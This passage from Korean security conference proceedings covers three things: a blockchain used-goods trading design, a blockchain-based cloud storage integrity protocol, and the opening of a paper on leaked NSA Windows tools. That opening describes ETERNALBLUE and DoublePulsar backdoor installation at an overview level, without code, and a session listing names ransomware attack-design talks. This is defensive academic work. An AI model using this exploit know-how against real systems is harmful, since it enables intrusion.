판매자와 구매자 간의 거래 내용 합의가 완료가 되면, 백엔드의 블록체인을 통해 다수 사용자에게 공개가 가능한 데이터와 공개 불가능한 데이터를 기준으로 분류한 뒤, 트랜잭션을 작성하여 등록한다. 그리고 계좌번호와 집 주소와 같이 공개 불가능한 데이터들은 사전에 미리 주고받은 세션 키로 암호화하여 전송한다. 제안하는 시스템은 Window OS를 기반으로 한 이더리움의 API (Geth API)를 사용하여 블록체인을 구성한다. 본 시스템의 네트워크 구성은 [그림 3]과 같다.




[그림 3] 제안하는 시스템의 네트워크 구성

우리가 제안하고자 하는 시스템의 네트워크는 블록체인, 웹 인터페이스, 사용자로 구성된다. 사용자들이 웹 인터페이스에서 판매자와 구매자로 만나게 된다. 판매자와 구매자 간의 세부적인 거래 내역은 블록으로 이루어져 블록체인에 등록되고 시스템 사용자라면 누구나 접근이 가능하다.

3.2 시스템 구성도

시스템 구성도는 [그림 4]과 같다. (1) Web 데이터베이스에는 회원가입에 필요한 사용자들의 기본적인 정보와 게시판 기능에 쓰이는 사용자들의 ID, 상품 정보 및 합의한 거래 가격이 들어간다. 그리고 거래횟수 데이터정보를 저장하는데 이는 사용자가 여러 번 안전한 거래를 완료했을 경우, 해당 사용자는 그간의 안전한 거래 횟수 데이터로 신뢰할 수 있는 사용자임을 알려줌으로써 다른 보통의 사용자들 보다


좀 더 믿을 수 있는 사용자임을 나타내기 위해서 이다.



[그림 4] 시스템 구성도

사기 거래 신고가 들어온 사용자의 ID는 신고가 들어온 즉시 다른 사람들과 거래를 하지 못하게 공지나 제재를 하기 위해 사기 신고가 들어온 사용자들의 ID를 저장한다. (2) 웹 사이트의 기능으로는 크게 회원가입, 게시판, 사기거래신고, 거래확인 기능이 있다. 회원가입 기능에서는 ID/PW, 전화번호, 집 주소와 같이 개인정보를 입력하여 본 시스템의 사용자가 된다. 게시판 기능에서는 판매자가 상품을 게시하고 구매자는 원하는 상품에 대해 쪽지 기능으로 가격을 제시해 판매자에게 구매를 요청한다. 판매자와 구매자는 상품의 거래 가격 및 거래 순서를 합의 한다. 이 과정 후 사용자들은 거래를 진행하게 되는데 이때, 사기를 당해 사기거래 신고를 하게 되면 그간 거래 내역을 조회하여 사기를 당했음을 쉽게 입증할 수 있다. (3) 합의 완료 후 대다수 사용자에게 공개(사용자들의 ID, 상품의 기본 정보) / 공개 불가(판매자의 계좌번호, 구매자의 집 주소) 라는 기준으로 분류한 뒤, 공개할 수 없는 데이터들은 데이터 암호화 시스템으로 암호화 되어 블록체인으로 보내진다. 작성한 거래내역에 디지털 서명을 하고, 데이터 암호화 시스템에서는 넘어온 데이터들을 암호화하고, 필요에 따라 복호화가 필요한 데이터들은 데이터 복호화 시스템에서 복호화 시킨다. 마지막으로 거래에 사용된 데이터들은 합의 알고리즘을 거쳐 P2P Network에 등록된다.

3.3 프로그램 순서도



[그림 5] 프로그램 순서도

프로그램의 순서도는 [그림 5]와 같다. 판매자와 거래자는 Web을 통해 상품을 사거나 판다는 거래의사를 밝힌다.


판매자와 거래자의 데이터 중 암호화가 필요한 데이터와 필요하지 않은 데이터를 구분하고, 암호화가 필요한 데이터는 암호화를 한다. 이더리움 플랫폼을 사용하기 때문에 Ethash [5] 라는 수정된 작업증명 (PoW) 방법을 사용하여 노드 간 합의를 통해 블록을 생성한다. 위 방법을 사용하게 되면 약 12초마다 하나의 블록이 생성될 수 있도록 알고리즘이 설계된다.

임의로 노드들은 생성된 블록을 검증하기 위

한 연산 작업을 수행하게 되는데, 이때 Ethash 알고리즘 연산에 성공(최소한의 노력을 했다는 증명)하게 되면 검증 작업이 완료되었다고 판단되어 블록체인에 업데이트가 된다.

Ethash를 사용하는 경우 약 12초마다 하나의 블록이 생성되다 보니 엉클 블록이 생기게 된다. 엉클 블록이란 블록 생성에 성공하였고 검증에 오류도 없고 네트워크를 통해 전파되었으나, 더 빨리 전파된 다른 채굴자들에 의해 순서가 밀려 주 체인에 들어가지 못한 블록을 말하는 것으로 비트코인에서는 고아 블록이라고도 한다. 이더리움에서는 이러한 엉클블록을 관리하기 위해 수정된 GHOST 프로토콜을 도입하여 7세대까지의 엉클블록들을 주 체인에 포함시킨다.

Web에서는 사기거래가 발생했을 경우에 거래 내역을 증명하는 기능을 제공한다. 조회 순서는 다음 [그림 6]와 같다.



[그림 6] 사기거래 발생 시 조회 순서

풀 노드일 경우에는 이미 모든 사용자의 거래 내역을 가지고 있으므로, 사기를 당한 사용자의 거래내역을 찾은 뒤 암호화된 내역을 복호화하여 이 거래가 잘못된 거래임을 증명하면 된다. 라이트 노드일 경우엔 주변 이웃 노드들과의 통신으로 거래내역을 추적하여 사기당한 거래 내역을 찾는다. 그리고 암호화된 내역을 복호화 한 뒤 사기임을 증명한다.

3.4 트랜잭션



[그림 7] 트랜잭션 데이터

블록체인에 등록하기 위해서는 거래 내역(트랜잭션)을 작성해야 하며 트랜잭션에 들어갈 데이터는 [그림 7]과 같다. 블록체인에 등록되었을 때 프라이버시 침해 문제가 발생하지 않도록 주의해야 하며, 그와 동시에 둘이 제안했던 거래가 이루어졌다는 증거가 명확히 남아있어야 한다.

그러기 위해서는 판매자와 구매자의 ID와 거래 물품의 데이터, 그리고 둘이 거래를 하고자 했던 상품의 금액과 판매자의 계좌번호, 구매자의 집 주소가 트랜잭션에 포함되어야 한다.

IV. 결론

본 논문에서 소개하는 Paramon 시스템은 누구나 거래 내역 열람이 가능하고 네트워크에 참여할 수 있는 퍼블릭 블록체인 플랫폼(이더리움)을 이용하여 설계하였다. 중고 물품 거래 서비스 Paramon은 사용자들의 거래 내역이 모든 사용자들에게 분산, 저장되어 데이터의 무결성을 보장할 수 있다. Paramon의 시스템에서의 블록체인은 거래 내역이 공개장부 형태로 모두 투명하게 관리되고 사용자가 임의로 수정할 수 없는 점을 통해 보안성을 강화시킨다. 본 서비스를 이용하여 중고 물품을 거래 시 모든 거래 내

역의 투명성으로 판매자와 구매자들 간의 신뢰가 보장되어 서비스를 이용하는 사용자들이 서로 안전한 거래를 할 수 있을 것으로 기대된다.

[참고문헌]

[1] Satoshi Nakamoto, Bitcoin: a peer-to-peer electronic cash system, October, 2008.

[2] White Paper, A Next-Generation Smart Contract and Decentralized Application Platform, January, 2015

[3] S. Josefsson, I. Liusvaara, Edwards-curve Digital Signature Algorithm (EdDSA), IRTF (Internet Research Task Force), January, 2017

[4] Agrawal, Monika, and Pradeep Mishra. A comparative survey on symmetric key encryption techniques. IJCSE, May, 2012

[5] Mukhopadhyay, Ujan, et al. A brief survey of Cryptocurrency systems., 2016 IEEE 14th Annual Conference, December, 2016.

[6] 이부형, 임연주, 이종혁, “블록체인 플랫폼에서의 합의 알고리즘”, 2017년도 한국통신학회 동계종합학술발표회 논문집 386-387 (2 pages), January, 2017.

블록체인 트랜잭션을 활용한 클라우드 스토리지 데이터 무결성 검증 방안 연구

박병주*, 곽진**

*아주대학교 컴퓨터공학과 정보보호응용및보증연구실

**아주대학교 사이버보안학과

A Study on Verification Method of Cloud Storage Data Integrity Using Blockchain Transactions

Byeong-ju Park*, Jin Kwak**

*ISAA Lab., Department of Computer Engineering, Ajou University.

**Department of Cyber Security, Ajou University.

요 약

최근, ICT 기술의 발달과 함께 클라우드의 사용도 점점 활발해지고 있다. 클라우드의 사용량이 증가함에 따라 다양한 형태의 데이터가 저장되고 있으며, 이를 저장하는 클라우드 스토리지의 무결성 또한 중요성이 증가하고 있다. 클라우드 스토리지의 무결성을 보장하면서, 컴퓨팅 효율성, 스토리지 효율성, 통신 효율성, 보안 등 다양한 고려사항도 함께 고려한 연구들이 지속적으로 진행되고 있다. 하지만 무결성 검증을 수행하기 위해 스토리지의 구조가 복잡해지거나, 폐쇄적인 검증을 수행하는 등의 문제점을 안고 있으며, 내부자 공격, 데이터 유출 등의 보안 위협도 존재하므로, 이와 같은 문제를 해결하기 위해 안전한 무결성 검증 방안이 필요하다. 본 논문에서는 한번 생성된 블록을 수정할 수 없는 블록체인의 특성을 활용하여 무결성을 보장할 수 있는 클라이언트 기반의 무결성 검증 방안을 제안한다.

I. 서론

최근, ICT 기술이 발달함에 따라, 클라우드 컴퓨팅이 점점 주목받고 있다. 클라우드 스토리지는 지역이나 시간에 관계없이 언제나 접근할 수 있으며, 자신의 데이터를 다른 사용자들과 쉽게 공유할 수 있다는 장점을 갖고 있다. 하지만 클라우드에 존재하는 기존의 보안 위협과 사용자가 물리적으로 사용자의 데이터를 소유하는 것이 아닌, 클라우드 스토리지에 저장하고 있다는 사실로 인해, 클라우드 스토리지에 저장된 사용자 데이터에 대한 무결성 검증이 요구되고 있다.

하지만 기존의 클라우드 스토리지 무결성 검증 방안의 경우, 스토리지의 구조가 복잡해지거나, 폐쇄적인 검증을 수행하는 등의 문제점을 안고 있다[1].

또한, 기존 클라우드 무결성 검증 방안들의 경우, 태그 위조 공격, 데이터 삭제 공격, 재전송 공격 등 다양한 공격에 노출되어 있다. 이와 같은 공격이 발생하면 데이터 무결성 검증 시스템이 데이터 손상을 적절하게 식별하지 못해 복구할 수 없는 피해가 발생할 수 있다[2].

따라서, 본 논문에서는 클라우드 스토리지 무결성을 침해할 수 있는 보안 위협에서 블록체인 트랜잭션을 활용한 클라우드 스토리지 무결성 검증 프로토콜을 제안하고자 한다.

본 논문의 구성은 다음과 같다. 2장에서 클라우드 스토리지 무결성 검증 방법론에 대해 분석하고, 3장에서는 보안 위협에 대해 분석한다. 4장에서 클라우드 스토리지 무결성 검증 프로토콜을 제안하고, 5장에서 제안 프로토콜에 대한 안전성을 분석하며, 마지막으로 6장에서 결론을 맺는다.

본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음(IITP-2017-2016-0-00304)

II. 관련 연구

2.1 Provable Data Possession

Provable Data Possession(PDP)는 시도-응답 프로토콜을 사용하여 데이터 소유 여부 확인을 통해 무결성을 검증한다[3].

❑ Static PDP

해시와 키 시스템을 기반으로 무결성을 검증하는 방식으로, 사용자가 데이터를 해시하고, CSP 서버로 데이터를 보내기 전에 자신의 키를 사용해 데이터 암호화를 수행한다. 데이터의 무결성을 검사하고 싶을 때마다, 사용자는 키를 공개해 CSP(Cloud Storage Provider)에게 전송해야한다. 사용자가 전송한 키를 통해 이루어진 서버의 응답으로 값을 비교해 무결성을 검증할 수 있다[4].

❑ Dynamic PDP

대칭키 암호 시스템을 기반으로 무결성을 검증한다. 클라우드 사용자는 서버에 일련의 블록 인덱스를 무작위로 전송한다. 서버는 짧은 시간 내에 지정된 블록에 대한 무결성 검사를 수행하고 데이터를 소유자에게 반환한다. 계층적 인덱스 구조를 갖는 하이브리드 클라우드에 주로 사용된다[5].

2.2 Proof of Retrievability

Proof of Retrievability는 인증코드 등을 통해 원격으로 데이터의 무결성을 검증하는 방식으로, 사용자는 로컬 디스크에 위치한 데이터를 찾지 않아도 무결성을 검증할 수 있다.

❑ Static POR

데이터의 소유자가 비밀키로 인증코드를 계산하고, 데이터는 부분적으로 암호화된다. 데이터와 인증코드는 CSP 서버로 전송된다. 사용자는 개인키를 통해 무결성 검증에 대한 결과를 확인할 수 있다. Keyed Hash, Sentinel 등을 통해서도 무결성 검증을 수행할 수 있다[6].

❑ Dynamic POR

머클 해시트리 등을 통해 무결성을 검증하는 방식으로, 사용자와 CSP 서버 양 측의 계산 및 스토리지 오버헤드를 줄일 수 있다[7].

III. 보안 위협 분석

본 장에서는 데이터 무결성 검증 과정에서 발생 가능한 보안 위협을 분석한다.

❑ 태그 위조 공격

태그 위조 공격(Tag Forgery Attack)은 악의적인 CSP가 사용자의 데이터 손상을 숨기고 감사 문제를 우회하고자 하는 경우, 데이터의 태그를 위조하여 검증자를 속이려고 시도할 수 있다.

❑ 데이터 삭제 공격

데이터 삭제 공격(Data Deletion Attack)을 통해 악의적인 CSP는 완전히 삭제된 원래의 데이터의 소유 증명 태그를 생성해 무결성 검증 시도를 통과할 수 있다.

❑ 대체 공격

대체 공격(Replace Attack)을 이용해 악의적 CSP가 시도-응답에서 손상되거나 삭제된 데이터 블록 쌍 또는 각각의 태그를 다른 유효한 쌍으로 대체하여 검증자를 속이려고 할 수 있다.

❑ 재전송 공격

재전송 공격(Replay Attack)을 통해 악의적 CSP가 무결성 검증 단계 이전의 무결성 검증 시도에 대한 응답을 은닉한 후, 은닉한 응답과 일치하는 새로운 챌린지 생성을 통해 검증자를 속일 수 있다.

❑ 데이터 유출 공격

데이터 유출 공격(Data Leakage Attack)은 공격자가 무결성 검증 프로토콜과 같은 기술을 이용해 도청하는 공격을 말한다.

IV. 제안사항


제안하는 무결성 검증 프로토콜은 블록체인의 트랜잭션을 활용한 무결성 검증 기술로써, 트랜잭션 및 블록 생성 단계, 기생성된 블록의 트랜잭션을 통한 무결성 검증 단계로 수행되며, 데이터가 수정될 경우 트랜잭션을 갱신하는 절차도 포함한다. 제안하는 프로토콜에 사용되는 파라미터 값들은 [표 1]과 같다.

[표 1] 제안하는 프로토콜의 파라미터 값

파라미터	설 명
PU_x	x의 공개키
PR_x	x의 개인키
A	사용자
S	클라우드 서버
T	트랜잭션
$h(\bullet)$	해시 함수 (256bit)
$data$	데이터
DUN	데이터 고유번호

4.1 트랜잭션 및 블록 생성 단계

트랜잭션 생성 단계는 추후, 무결성 검증을 위해 데이터를 전송하고, 데이터 고유번호 및 트랜잭션을 생성하며 다음 [그림 1]과 같다.



[그림 1] 트랜잭션 및 블록 생성 단계

Step 1. 사용자는 $data$를 클라우드 서버의 공개키로 암호화해 전송한다.

Step 2. 클라우드 서버는 데이터 고유번호인 DUN을 생성한다.

Step 3. 클라우드 서버는 생성한 DUN을 사용자의 공개키로 암호화해 사용자에게 전송한다.

Step 4. 사용자는 클라우드 서버로부터 전송받은 암호화 메시지를 개인키로 복호화해 DUN을 저장한다.


Step 5. 사용자는 데이터 고유번호, 데이터를 해시화한 값과 공개키를 연접해 트랜잭션 T를 생성하고, 전체 노드에 알린다.

Step 6. 트랜잭션이 생성되었음을 전달받은 클라우드 서버는 DUN과 $E_{PU_S}(data)$를 저장한다.

위와 같은 절차 또는, 트랜잭션을 갱신하는 4.3절의 절차를 거쳐 일정량의 트랜잭션이 생성되면 다음 블록을 생성해 전체 노드에 알린다.

4.2 무결성 검증 단계

무결성 검증 단계에서는 기생성된 블록의 트랜잭션의 정보와 사용자가 클라우드 서버로부터 저장한 데이터의 정보를 비교해 무결성 검증을 수행하며, [그림 2]와 같다.



[그림 2] 무결성 검증 단계

Step 1. 사용자는 자신의 개인키로 암호화된 DUN을 전송해 $data$를 요청한다.

Step 2. 클라우드 서버는 전송받은 메시지를 복호화해 DUN을 얻고, DUN을 통해 스토리지에 저장되어 있는 $data$를 불러와 복호화한 후, 사용자의 공개키로 암호화한다.


Step 3. 클라우드 암호화한 $E_{PU_A}(data)$를 사용자에게 전송한다.

Step 4. 사용자는 전송받은 메시지를 복호화하고 트랜잭션 검증을 위한 해시값 H를 계산한다.

Step 5. 사용자는 블록체인 네트워크에 트랜잭션 T를 요청한다.

Step 6. 블록체인 네트워크는 사용자에게 요청받은 트랜잭션 T를 전송한다.

Step 7. 사용자는 트랜잭션 T로부터 해시값 H'을 추출하고 *Step 4.*에서 계산한 H와 비교 검증을 통해 무결성 검증을 수행한다.



[그림 3] 트랜잭션 갱신 절차

4.3 트랜잭션 갱신 절차

클라우드 스토리지에 저장된 데이터가 수정되는 경우, 해당 데이터와 관련된 트랜잭션 데이터 또한 갱신되어야 한다. 갱신된 트랜잭션은 이후, 무결성 검증을 수행할 때 가장 처음으로 조회된다. 데이터의 수정과 함께 트랜잭션이 갱신되는 절차는 위의 [그림 3]과 같다.

Step 1. 사용자는 $E_{PU_S}(data', DUN)$을 클라우드 서버에 전송해 $data$ 수정을 요청한다.

Step 2. 클라우드 서버는 수신된 메시지를 복호화한 후, DUN을 이용해 $E_{PU_S}(data)$를 스토리지로부터 읽어 들인다. 또한, 수정되는 데이터인 $data'$에 사용할 수 있도록 DUN'를 생성한다.

Step 3. 클라우드 서버는 새로 생성한 DUN'을 사용자에게 전송한다.

Step 4. 사용자는 전송받은 메시지를 복호화해 DUN'를 저장한다.

Step 5. 사용자는 블록체인 네트워크에 트랜잭션 T를 요청한다.

Step 6. 블록체인 네트워크는 사용자에게 요청받은 트랜잭션 T를 전송한다.

Step 7. 사용자는 새로운 $data'$와 DUN'을 이용해 트랜잭션 T'를 생성하고, 전체 노드에 알린다.

Step 8. 블록체인 네트워크는 새로 생성된 T'를 저장하고, 클라우드 서버는 트랜잭션이 생성되고 난후, 기존의 $data$를 $data'$로 변경하고 $DUN', E_{PU_S}(data')$을 저장한다.

V. 안전성 분석

본 장에서는 3장에서 분석한 보안 위협을 보완하여 제안된 무결성 검증 프로토콜에 대한 안전성 분석을 수행한다.

❑ 태그 위조 공격 방지

제안하는 무결성 검증 프로토콜에서는 블록체인 트랜잭션 T에 포함된 해시값과 클라우드 스토리지에 저장된 데이터의 해시값을 이용해 무결성을 검증한다. 또한, 사용자 측에서 무결성 검증이 이루어져 악의적 CSP의 개입을 배제할 수 있어 태그 위조 공격을 방지할 수 있다.

❑ 데이터 삭제 공격 방지

무결성 검증을 수행할 때, 사용자는 CSP로부터 데이터를 전송받고 이를 통해 해시값을 계산한다. 클라우드 스토리지에서 데이터가 삭제되

었다면 사용자는 CSP로부터 데이터를 전송받을 수 없어 무결성 검증에 실패해 데이터 삭제 공격을 방지할 수 있다.

❑ 대체 공격 방지

무결성 검증 수행 단계 초기에 데이터 고유번호인 *BUN*을 통해 사용자는 데이터를 전송받게 된다. 악의적 CSP가 *BUN*에 해당하는 데이터를 바꿔치기할 수 있지만 블록체인 트랜잭션 내부의 해시값과 비교 및 검증하는 과정에서 무결성 검증이 불가능해 대체 공격을 방지할 수 있다.

❑ 재전송 공격 방지

제안하는 프로토콜은 사용자가 무결성 검증의 주체가 되는 프로토콜로 악의적 CSP가 검증의 주체가 될 때 성립 가능한 재전송 공격을 방지할 수 있다.

❑ 데이터 유출 공격 방지

공격자가 제안하는 무결성 검증 프로토콜을 사용해 도청을 시도할 수 있으나, CSP와 사용자 사이에서 오가는 정보는 모두 공개키 기반 암호 시스템을 통해 전송되며, 블록체인 트랜잭션에는 해시화된 정보만이 담겨져 있다. 또한, 사용자와 CSP만이 보유하고 있는 데이터 고유번호인 *BUN*을 알 수 없어 데이터 유출 공격을 방지할 수 있다.

VI. 결론

다양한 디바이스를 통해 많은 양의 데이터가 클라우드 스토리지에 저장되고 있으며, 이를 위한 무결성 검증 방안에 대한 연구가 활발하다. 하지만 기존 무결성 검증 방안의 경우, 재전송 공격, 데이터 유출 공격 등 다양한 보안 위협에 노출되어 있으며, 구조적인 문제점도 가지고 있다. 따라서, 본 논문에서는 위·변조가 불가능한 블록체인 트랜잭션의 특성을 활용하여 안전한 무결성 검증 프로토콜을 제안하였으며 이에 대해 안전성을 분석하였다.

향후 연구로는 클라우드 스토리지 데이터에 대한 책임 추적성 확보 방안에 대한 연구를 진행할 예정이다.

[참고문헌]

[1] Kamile Nur Sevis, Ensar Seker, Survey on Data Integrity in Cloud, Cyber Security and Cloud Computing(CSCloud), 2016 IEEE 3rd International Conference on, October, 2016.

[2] Faheem Zafar, Abid Khan, Saif Ur Rehman Malik, Mansoor Ahmed, Adeel Anjum, Majid Iqbal Khan, Nadeem Javed, Massom Alam, Fuzel Jamil, A Survey of Cloud Computing Data Integrity Schemes: Design Challenges, Taxonomy and Future Trends, Computers & Security Volume 65, p29 - p49. March, 2017.

[3] G. Ateniese et al., Provable data possession at Untrusted stores, CCS '07 Proceedings of the 14th ACM conference on Computer and communication security, May, 2007.

[4] M. A. Shah, R. Swaminathan, M. Baker, Privacy-preserving audit and extraction of digital contents, Cryptology ePrint Archive, 2008.

[5] G. Ateniese, R. Di Pietro, L. V. Mancini, G. Tsudik, Scalable and efficient Provable data possession, Proceedings of the 4th international conference on Security and privacy in Communication networks, Istanbul, Turkey, 2008.

[6] S. Kumar, A. Saxena, Data integrity proofs in cloud sotrage, Communication Systems and Networks, IEEE, 2011.

[7] Z. Mo, Y. Zhou, S. Chen, A dynamic proof of Retrievability scheme with O(logn) complexity, Communication and Information Systems Security Symposium, IEEE, 2012.

B-6 해킹 및 취약점 분석 2

김 수 현 (순천향대)

- Shadow Brokers에 의해 유출된 NSA 윈도우 해킹 툴 분석
  송영준, 전상기, 임연주, 이종혁
- USB를 이용한 Ransomware 공격 설계
  최현수, 김성주, 문기운, 이종혁
- 신규 랜섬웨어 공격 가능 시나리오 개발 및 대응방안 연구
  이재경, 김예준, 이유정, 서정택
- Mobileye 카메라의 인식 방법에 대한 블랙박스 분석
  윤석빈, 권유진, 신호철, 노주환, 김용대

Shadow Brokers에 의해 유출된 NSA 윈도우 해킹 툴 분석*

송영준, 전상기, 임연주, 이종혁
상명대학교 프로토콜공학연구실

Analysis of the NSA Windows Hacking Tool Leaked by the Shadow Brokers

Young-Jun Song, Sang-Gi Jeon, Yeon-Joo Lim, Jong-Hyouk Lee
Protocol Engineering Lab., Sangmyung University


요 약

2017년 4월 해킹 그룹 Shadow Brokers가 NSA(National Security Agency)의 해킹 툴을 입수하여 공개하였다. Shadow Brokers는 FuzzBunch라는 NSA의 해킹 프레임워크와 많은 Exploit들을 공개하였다. 공개한 Exploit은 대부분 Windows 운영체제의 공개 되지 않은 취약점을 이용한 공격 방법 이였다. 본 논문에서는 Shadow Brokers가 공개한 해킹 프레임워크인 FuzzBunch와 Exploit들에 관하여 설명하고, Exploit이 공개 된 이후 Windows 운영체제 보안 업데이트된 내용에 대하여 설명한다. 또한 FuzzBunch의 대표적인 Exploit인 ETERNALBLUE를 분석하여 취약점에 대해 설명하고, 실제 운영체제에서 재현해본다.

I. 서론

Shadow Brokers라는 해킹 그룹이 NSA의 해킹 툴을 입수하였고, 금전적 이익을 위하여 해킹 툴을 경매, 클라우드 펀딩을 하였지만 원하는 수익을 내지 못하였다. 2017년 4월 Shadow Brokers는 NSA의 해킹 툴을 무료로 공개하였다[1]. 공개된 해킹 툴은 해킹 프레임워크인 FuzzBunch와 운영체제의 Exploit들 이였다. FuzzBunch는 NSA가 자체 제작한 해킹 프레임워크이고, Exploit은 대부분 Windows 운영체제의 취약점을 이용한 공격 방법이다. 대표적인 Exploit은 SMB Protocol의 취약점을 이용한 ETERNALBLUE이다. 이 Exploit을 이용하여 Backdoor 모듈인 DoublePulsar를 이용해 희생자 PC에 Backdoor를 설치하는 공격 방법이 있다[2].

[그림 1]은 2017년 4월 26일 SMB Protocol의 TCP Port인 445 Port를 사용하는 IP를 스캔 한 그림이다. 스캔 된 IP들은 ETERNALBLUE Exploit과 DoublePulsar 모듈을 이용해 Backdoor를 설치하는 것이 가능하다. [그림 1]에서 볼 수 있듯이 공격이 가능한 PC들이 전 세계적으로 3만 6백여개로 나타났고, 이에 따른 피해도 증가하고 있기 때문에 연구 및 조사의 필요성이 대두되고 있다.



[그림 1] 공격에 취약한 타겟의 분포 현황[3]

본 논문의 2장에서 Windows 운영체제의 취

* 본 연구는 2017년도 정부(미래창조과학부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임
(No. NRF-2017R1A1A1A05001405)

약점을 공격하는 Exploit들을 설명하고, 이와 관련된 Microsoft 사의 Windows 운영체제 보안 업데이트에 대하여 설명한다. 3장에서는 Windows 운영체제의 SMB Protocol의 취약점을 이용하여 공격인 ETERNALBLUE의 동작과정을 설명한다. 4장에서는 ETERNALBLUE와 DoublePulsar를 이용한 공격을 재현하며, 5장에서 본 논문의 결론을 짓는다.

II. Windows 관련 Exploit

